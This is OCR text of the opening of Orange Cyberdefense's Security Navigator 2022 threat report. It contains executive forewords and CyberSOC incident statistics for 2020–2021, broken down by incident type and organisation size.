
Orange
Cyberdefense

Security Navigator 2022

Research-driven insights to build a safer digital society



Hugues Foulon

Executive Director of
Strategy and Cyber security
at Orange Group and CEO

Orange Cyberdefense

In 2021 our 18 SOCs and 14 CyberSOCs analyzed more than 60 billion security events daily, investigated over 94,000 potential security incidents, and led in excess of 230 incident response missions.

Our world-class experts have digested all this unique information and synthesized our key findings in this report, to the benefit of our clients and of the broader cyber security community.

We are very pleased to provide to the cyber security community the third edition of the Orange Cyberdefense Security Navigator. Once again, we can share our unique view of the cyber security landscape, owed to our position as part of one of the largest telecom operators in the world, and as a leader in cyber security services and research.

As the biological pandemic slowly loosens its grip on society and the economy in many countries, we are facing the rise of another digital pandemic.

Just as countries began to liberate themselves from the impacts of lockdowns, businesses may find themselves confronted with the need to lock down their own infrastructure – faster than a ransomware infection does. In some cases this might look like the only way to stop the infection from spreading. It is fighting fire with fire: accepting temporary damage to prevent even worse disruption.

In the connected, interdependent business world of today this inevitably causes a domino-effect, creating waves up and down supply chains.

Interdependence is one of the key elements here. Attacks like SolarWinds and the Kaseya incident have proven us one clear point: even trusted software from reliable vendors can turn into a trojan horse for cunning attackers.

Technology alone cannot be the solution to this problem. To face this situation, we should be conscious of the fact that no one is facing these challenges alone. Anyone can be a victim on an individual or collective level. We as the global digital community, must join our efforts to stand against these threats.

This is not an easy journey. Cyber security is complex. Fragmentation of options in the industry makes the problem more challenging, and at the same time different organizations require different solutions depending on their current stage, context and future ambitions. At Orange Cyberdefense we are tirelessly working to offer you the best guidance and support along this way.

Never has it been more important to get out of a reaction-driven crisis mode back into the driver's seat. We need to protect freedom and safety in the digital space, not only for ourselves, but for the cyber community in general. Hence our mission is to build a safer digital society.

In the past year our 18 SOCs and 14 CyberSOCs, analyzed over 60 billion security events daily, investigated in excess of 94,000 potential security incidents, and led more than 230 incident response missions to date.

Our multi-disciplinary experts have digested all this unique information and synthesized our key findings in this report, to the benefit of our clients and of the broader cyber security community.

We are proud and humbled every day to be trusted with the security of our clients' most important assets, and we are deploying the best expertise and technology in all domains to protect their business.

Thank you for your trust and we hope you enjoy reading this edition of the Security Navigator!

Hugues Foulon

Table of contents

Introduction:

What you need to know

Laurent Célérier
EVP Marketing & Technology
Orange Cyberdefense

To use the analogies with the maritime world, from which we also took the term “Navigator” itself: we had to sail some pretty rough weather in 2021, to say the least. Everyone focused on staying afloat in this storm and did their best to get their cargo to safe harbors across those troubled digital seas, on which our advanced societies float.

Cyber security experts, from you, our customers, our partners and Orange Cyberdefense were present as beacons, piloting everyone to safety. This Navigator is an opportunity for us to show our appreciation to them. Despite major attacks, we see that the raft has held up and our economies are booming again. Digital technology has further increased its hold and is even more valuable. Is the danger over? Is the storm over?

As sailors know, most accidents happen just after the worst of the storm has passed. The good weather returns, fatigue is felt, vigilance decreases, a feeling of superiority spreads - we have overcome the crisis, we will be able to face business as usual. In some companies, investments and constraints related to security decrease in priority, it is necessary to catch up with production as quickly as possible, and to accelerate more strongly than competitors.

This is when rushed decisions are made and bad habits return, opening the door to major accidents in the short or medium term. Let us be wiser and make 2022 the year of vigilance!

That would likely be a beneficial move, as on the attackers' side we have not seen any improvement. In fact, we regularly see them accelerate harder and faster than the defensive systems deployed. The dark economy has its own competing forces, trying to ruthlessly gain market share, whether they are nation state actors or other cybercriminals.

Our statistics clearly show the growth of this shadow business, both in terms of professionality and attack volume from one year to the next.

Quantitative statistics are important to perceive the trends. But that is not the complete picture. Thousands of basic attacks can be much less dangerous and demanding than a single complex one. So we have to look at the state of the threat on a much deeper level too. It is the diversity - new attack techniques do not replace the old ones, they add up - and the quality of the attacks that I wish to emphasize in this preamble.

As specialists know, the value of an army is not measured solely by the number of infantry, tanks or aircrafts. It is measured by its ability to achieve its objectives, to deploy its strategy.

Four aspects indicate that hackers have progressed:

- They can target the right place to have the maximum effect. The SolarWinds attack is a perfect example. By compromising a single company, hackers were able to reach a very large volume of targets
- They can combine effects, as the double ransomware extortion shows. The confidentiality of data is compromised by making it publicly available, its availability and integrity by encrypting it. We are already seeing the emergence of triple extortion where a DDoS attack completes the offensive maneuver and adds pressure on the victim.
- Despite the efforts of the world's police forces, few attacker groups are ever caught. And even in case the infrastructure of an organization is successfully taken down, the remaining illegal workforce just joins other syndicates. State-backed attackers are protected even better and fear no legal prosecution at all.
- They are also able to put together combinations of specialized actors to gain productivity. The development of specialized actors all along the "hack to cash" path is evident.

The threat landscape shifts once more as highly educated and state-backed hackers are moving into the cybercrime sector with their experience and strategic vision. There is a generational turnover, and this dispersal of military know-how among groups is probably the worst news of 2021.


Nevertheless, a significant number of well-trained cyber fighters will also support defensive capabilities and bring their experience and combat methods to bear in this struggle. We are indeed in a digital confrontation and the principles of war apply:

Concentration of forces, on the most critical assets of the business thanks to a good knowledge and understanding of vulnerabilities and the threat.

Economy of means, by not trying to do everything individually but by relying on specialists.

Forming strong alliances to share capabilities and intelligence, making stronger combined forces than the sum of their parts.

We wish you an enjoyable reading of this new edition of the Security Navigator and we hope it will help you to continue navigating safely in the digital ocean.



Diana Selck-Paulsson
Threat Research Analyst
Orange Cyberdefense

Wicus Ross
Senior Security Researcher
Orange Cyberdefense

CyberSOC statistics

This is what happened

Another security year has passed and once again we look at the statistics we gathered throughout the detections, operations and managed services we provided. We collected incidents from SOCs and CyberSOCs all across the world and normalized the data as part of the analysis process.

When reading this it is important to keep in mind that all of these patterns we see are in fact attacks that we did fend off. While this is reaffirmation that our customers are well protected, it is important not to fall for what is called the "survivorship bias"[1].

To ensure the analysis presented is feasible, we make sure we draw upon additional sources of data and research, constantly evaluating what we see when analyzing statistics we get from our protection. So while initiatives like World Watch have their own chapter in this report, we also considered World Watch data and various other observations from across our CERT, Epidemiology Labs and other research teams to validate what we see is real.


About the data

- Total of incidents: 94,806 (up from 45,398 in 2020)
- Out of these incidents, 34,158 could be confirmed as security incidents (36%)
- Period analyzed: October 2020 to September 2021
- Data sources: firewalls , directory services, proxy, endpoint, EDR, IPS, DNS, DHCP, SIEM and our managed threat detection platform

Funnel:
Alert to incident

94,806
Potential incidents

34,158
36.03% Confirmed incidents



Types of incidents

In 2021, we detected the following incident types:

Malware is malicious software such as ransomware.

Network & Application Anomalies, such as tunneling, IDS/IPS alerts and other attacks related to network traffic and applications.

Account Anomalies, such as brute force attacks, reusing credentials, lateral movement, elevation of privileges or similar kinds of incidents.

System Anomalies are events directly related to the OS and the components around it like drivers that stop working or services that are terminated unexpectedly.

Policy Violations, such as installing unsupported software or connecting an unauthorized device to the network.

Social Engineering is any attempt to fool users; including, but not limited to, phishing and spoofing.

A global view

We continue our global view on our incident data and are happy to present our efforts in this year's report. The data collected includes a broad set from our operational teams within Orange Cyberdefense including 14 CyberSOCs working with our customers from all around the world.

Before we dive into our data set, a few words to understand our data and what has changed from last year. We continue our journey of growth and that means that more data is available to us. This year, 5% of all our incident data originates from services that we added this year and included in our data collection. It is also the first year where we chose to include a full 12 months' time frame (October 2020 to September 2021). Therefore we have a full year's worth of data, rather than just the first 10 months of the year, as we've done in the past. We decided to exclude "Events" as metric from now on because correlation rules differed between operational teams and normalization of this particular data set becomes too difficult. We are, however, fairly confident in stating that we processed billions of events in 2021.

Events, incidents, confirmed incidents

A note on terminology: We log an event that has met certain conditions and is thus considered an Indicator of Compromise, Attack or Vulnerability. An Incident is when this logged Event, or several Events, are correlated or flagged for investigation by a human – our security analysts. An Incident is considered 'confirmed' when, with help of the customer or at the discretion of the analyst, we can determine that security was indeed compromised. We refer to these 'confirmed' incidents in this report as 'True Positives'. True Legitimate incidents are incidents that were raised but after consultation with the customer turned out to be legitimate activity. Incidents are categorized as 'False Positive' when a false alarm was raised.

Totals

To be able to compare our findings with last year's report we will focus on the first 10 months of 2021 in this introductory paragraph and thereafter allow ourselves to make use of our 12 months data set. Compared to last year, our customer base has grown, and we were able to include 48% more customers in this year's report. This resulted in an increase of handled security incidents of 61% (n = 72,956). Over the full 12 months period our analysts processed 94,806 incidents.

The average number of (confirmed) incidents per month/ customer has increased to 42 in the first ten months of 2021 as compared to 37 for the same time period last year. So beyond onboardings of new customers and SOCs opened we can claim that the number of cyberattacks has in fact increased by 13%.

All 94,806 incidents were investigated by a human security analysts who, after investigation, raised 34,158 'True Positive' confirmed security incidents with our customers. This means that proportionally 36% of all incidents were confirmed compared to 41% in our last report. However, this does not mean that the rest were 'False' - in fact, 21% of all incidents were investigated to be 'True Legitimates', 40% as False Positives (2020: 35%) and 3% remain inconclusive to us.

General trends in detection

This year we see a shift in our incident type distribution. While last year we had detected and confirmed Network & Application Anomalies as the number one incident type (2020: 35%); this year we see Malware with 38% as number one and Network & Application Anomalies following with 22%. This is quite a significant decrease of Network-related incidents of 13% in comparison to last year. Malware on the other hand, has proportionally almost doubled since last year (2020: 20%), moving from top 3 to the most confirmed incident type this year. This can partly be explained by some of our larger customers increasing their detection capabilities towards Malware and partly that there was generally more Malware activity over the past 12 months, especially during March 2021 and June 2021 where we saw the highest amount of confirmed security incidents. Because Malware has been so present in our incident statistics, we will dedicate a sub-section to observed Malware trends.

We registered confirmed Account Anomalies with 13%, making the trio of top 3 incident types complete and comparable with previous years. Similar to Network & Application Anomalies, Account Anomalies did decrease visibly from last year's share of 23% to 13% this year. This means that we still have the same top 3 confirmed incident types as in previous years, which is heavily influenced by our detection focus at our customers. But what we do see this time is that the gap between the Top 4 (System Anomalies) and 5 (Policy Violation) to the top 3 is not as great as in all previous reports. In fact, we see that Policy Violation and Social Engineering have continuously increased over the past years. While Policy Violations has been between 1-2% of all confirmed incidents in 2018 and 2019; we already saw an increase last year with 6%. Last year we observed that most Policy Violations originated from large organizations. This year we see a shift, small organizations have almost as many confirmed Policy Violations (7%) as large businesses (10%), while medium-sized businesses only stand for 2% of all confirmed policy violations.

The category System Anomalies has proportionally remained exactly the same as last year. System Anomalies is a very broad category and inherits a lot of varied incidents concerning the operational system that raise our attention due to suspicious behavior.

Other categories

In this year's incident data we see a category called "Other" which takes a 4% share of all our detected incidents. We usually exclude these from this report but because we have some good news that has caused this category to be this big, we will include them and explain to you why 4% of all our incidents are classified as "Other". We are continuously improving our incident data and the way we classify security incidents. In the middle of this year, we underwent a change to apply a more industry standard approach for our incident management to make our data more comparable and sharable.

Therefore, we have chosen to adapt the VERIS framework, Vocabulary for Event Recording and Incident Sharing. Due to this change happening in the middle of the year and as it will take time to really show its full potential, we run our old classification system and the new in parallel to monitor the impact of the change and be able to provide consistent data for this report. Therefore, 4% of all our were categorized with the new method, but couldn't be mapped to the old system, and were thus mapped into "Other". Next year however, we will be able to share more incident details aligned with the industry standard.

Incidents by business size


We map our detected incidents not only through classifications but also by connecting certain 'demographics' of the customer profile to them - one of these is organization size. We differentiate between business sizes as the following:

- **Small**
  (Employee Count = 101-1,000),
- **Medium**
  (Employee Count = 1,001-10,000)
- **Large**
  (Employee Count = 10,000 +)

For this report, we observe a similar distribution of detected incidents as previously seen. The customer contribution from which we collected the data has changed only very little.

In proportion (in %) this means that we saw 6% more of small businesses than last year, while customers from both medium and large organizations decreased by 3% each. Overall, however, during the past 12 months, and thus during our data collection period, we have seen a growth of our customer base in all three business sizes.

This year we follow a more natural trend again, showing that large organizations have almost 7x as many incidents confirmed than small organizations, and 4x as many as medium sized. In comparison to last year, we see a decrease of incident count for small organizations, while medium-sized caught up with the level of last year's count for small organizations. Large organizations saw 70% of last year's incident count.



	Small <1000 employees Incidents: Median: 68 Avg: 181	Medium 1001-10,000 Incidents: Median: 101 Avg: 215	Large 10,000+ Incidents: Median: 471 Avg: 1292
Malware	34.74%	19.69%	43.43%
Network & Application	29.20%	45.36%	14.95%
Account Anomalies	14.21%	20.43%	10.87%
System Anomalies	6.61%	8.34%	8.78%
Policy Violations	7.42%	1.77%	9.63%
Social Engineering	3.48%	2.99%	7.43%
Others	3.48%	1.43%	4.91%

Business size profiles

As with anything, analyzing our security incidents as we do here, we need to acknowledge that incidents classified by our security analysts are not only influenced by the external threat landscape but also by the detection capabilities implemented at our customers. While we share our observations for each organizational group, we also need to caution that what we are detecting at our customers is a function of both the external threat landscape (attacks) and security controls that were put in place (visibility).

Small organizations

37% of all the customers considered for this report are classified as small businesses (under 1,000 employees), and they represent an incident volume of 17%. When considering only 'True Positive' security incidents for this group, small organizations register over 1/3 of their incidents as some form of Malware (35%). This is followed by Network & Application Anomalies (29%), and Account Anomalies (14%). Over the past three years, we registered a steady increase of confirmed Malware incidents for small organizations (2019: 10%, 2020: 24%, 2021: 35%).


Usually, we observe incident volumes that track the relative significance of the business size. That means we naturally see the most incidents at large organizations, followed by medium and then small organizations. This year, there is one exception in the Malware category: small businesses were alerted more on potential Malware incidents than medium- sized, and resulting from this, experienced 38% more confirmed Malware incidents than medium-sized businesses (as shown on the next page).

While last year we argued that small and medium organizations have caught up with the Malware incidents seen at large organizations, this year small organizations were alerted on 39% more confirmed Malware incidents than medium-sized businesses. In fact, we saw that small businesses had an increase of 4% in confirmed Malware incidents than in comparison to last year. Malware as an incident type can vary a lot in what kind of Malware was detected and remedied, but we cannot fail to notice that when looking at the current Extortion threats (as described in Cy-X section) we also see small businesses impacted the most.

While this is a very interesting observation, we need to caution that we are looking at two very different data sets, one dominated by the external threat landscape entirely (cyber extortion attacks) and the other influenced by our detection capabilities and the customers' environment dynamics.
One hypothesis that covers both observations is that small businesses have fewer resources and thus fewer 'layers' of security controls. This would account for more malware making its way into the organization to begin with (where we detect it as an incident) and for more small businesses falling victim to final-stage extortion crime. But all we can really do with this data is to highlight that we see small organizations sticking out in both data sets.

Incidents by business size

Number of incidents recorded for different size classes over time



Medium organizations

Customers considered in this report that are medium sized make up for 41% of the whole customer base that were included here (in 2020: 44%). This group represents 30% of all detected incidents.

The top 3 confirmed security incidents are Network & Application Anomalies with 45% as well as Application & Account Anomalies and Malware each with 20% of all confirmed incidents registered in this business group.

